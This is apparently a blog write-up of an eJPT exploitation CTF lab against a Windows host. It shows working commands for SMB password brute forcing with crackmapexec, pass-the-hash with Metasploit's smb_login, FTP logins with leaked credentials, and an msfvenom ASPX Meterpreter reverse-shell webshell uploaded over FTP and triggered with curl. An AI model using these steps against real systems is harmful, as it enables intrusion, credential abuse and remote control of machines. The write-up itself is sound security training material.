


Host & Network Penetration Testing: Exploitation CTF 2
Welcome Glitchers to the eJPT — Exploitation CTF 2 Lab — This lab is about targeting Windows machine — The focus is on SMB misconfigurations and NTLM hash abuse. My goal is to walk you through my methodology and the mindset I used to uncover those weaknesses. Please note that all flags have been redacted to maintain the lab integrity.
Lets Glitching…
Flag 1: Looks like smb user tom has not changed his password from a very long time.
As always — we start with Nmap to build our picture of the target:
nmap -sV -sS target.ine.local
Now we have a clear picture of what's running — SMB is on the table, and the hint is pointing straight at tom. Password hasn't changed in a long time means one thing — brute force it, but Hydra choked on SMB — encountered connection timeouts — By using crackmapexec with grep for a neat output.
crackmapexec smb target.ine.local -u tom -p /usr/share/wordlists/metasploit/unix_passwords.txt | grep '+'
The Password handed "felipe" Now let's see what shares tom has access to.
smbmap -H target.ine.local -u tom -p felipe
Gaining read-only access to the highlighted shares, let's begin exploring HRDocuments.
smbclient //target.ine.local/HRDocuments -u tom
Flag 1 is in there and The leaked-hashes.txt file for potential future use.
Flag 2: Using the NTLM hash list discovered in the previous challenge, can you compromise the smb user nancy?
The leaked-hashes.txt file pays off here — smb_login in Metasploit accepts NTLM hashes directly, no cracking needed. We load the module and spray the hash list against nancy user.
msfonsole -q
use smb_login
Looking at the options, a few things need to be configured before we run it.

After configuring the required parameters — specifically targeting the CreateSession option—So we get a Session on a successful hit.

Hash matched — SMB Session opened. Let's interact with it. You can type help command to learn how to use the SMB sessions.

Flag is sitting in ITResources — we grab both files straight to our machine.

Flag 3: I wonder what the hint found in the previous challenge be useful for!
Recalling the hint discovered earlier "Who knows, these creds might come handy! — -> david:omnitrix_9901".
Referencing our initial nmap scan, We identified an active FTP service. Let's put those leaked credentials to work.
ftp target.ine.local
Creds work! — Flag 3 is in there. We pull it down and read it

Flag 4: Can you compromise the target machine and retrieve the C://flag4.txt file?
FTP write access plus an open Microsoft IIS — HTTP Server — the path is obvious. We upload a webshell through FTP and trigger it over HTTP to land execution on the box.
Let's Generate our ASPX Meterpreter shell using msfvenom and upload it through FTP.
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=eth1 LPORT=4444 -f aspx > shell.aspx
Shell is ready — we push it up through FTP.
ftp target.ine.local
put shell.aspx
Shell is on the server — now we set up the listener before triggering it.
use multi/handler
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST eth1
set LPORT 4444
Listener is up — now we trigger the payload either through the browser or curl in another terminal.
curl http://target.ine.local/shell.aspx
Shell caught — we've got a Meterpreter session on the box. Time to grab the flag From C Drive as mentioned in the Flag 4 Description.
cat C://flag4.txt
Happy Glitching!
Bader Alzoubi.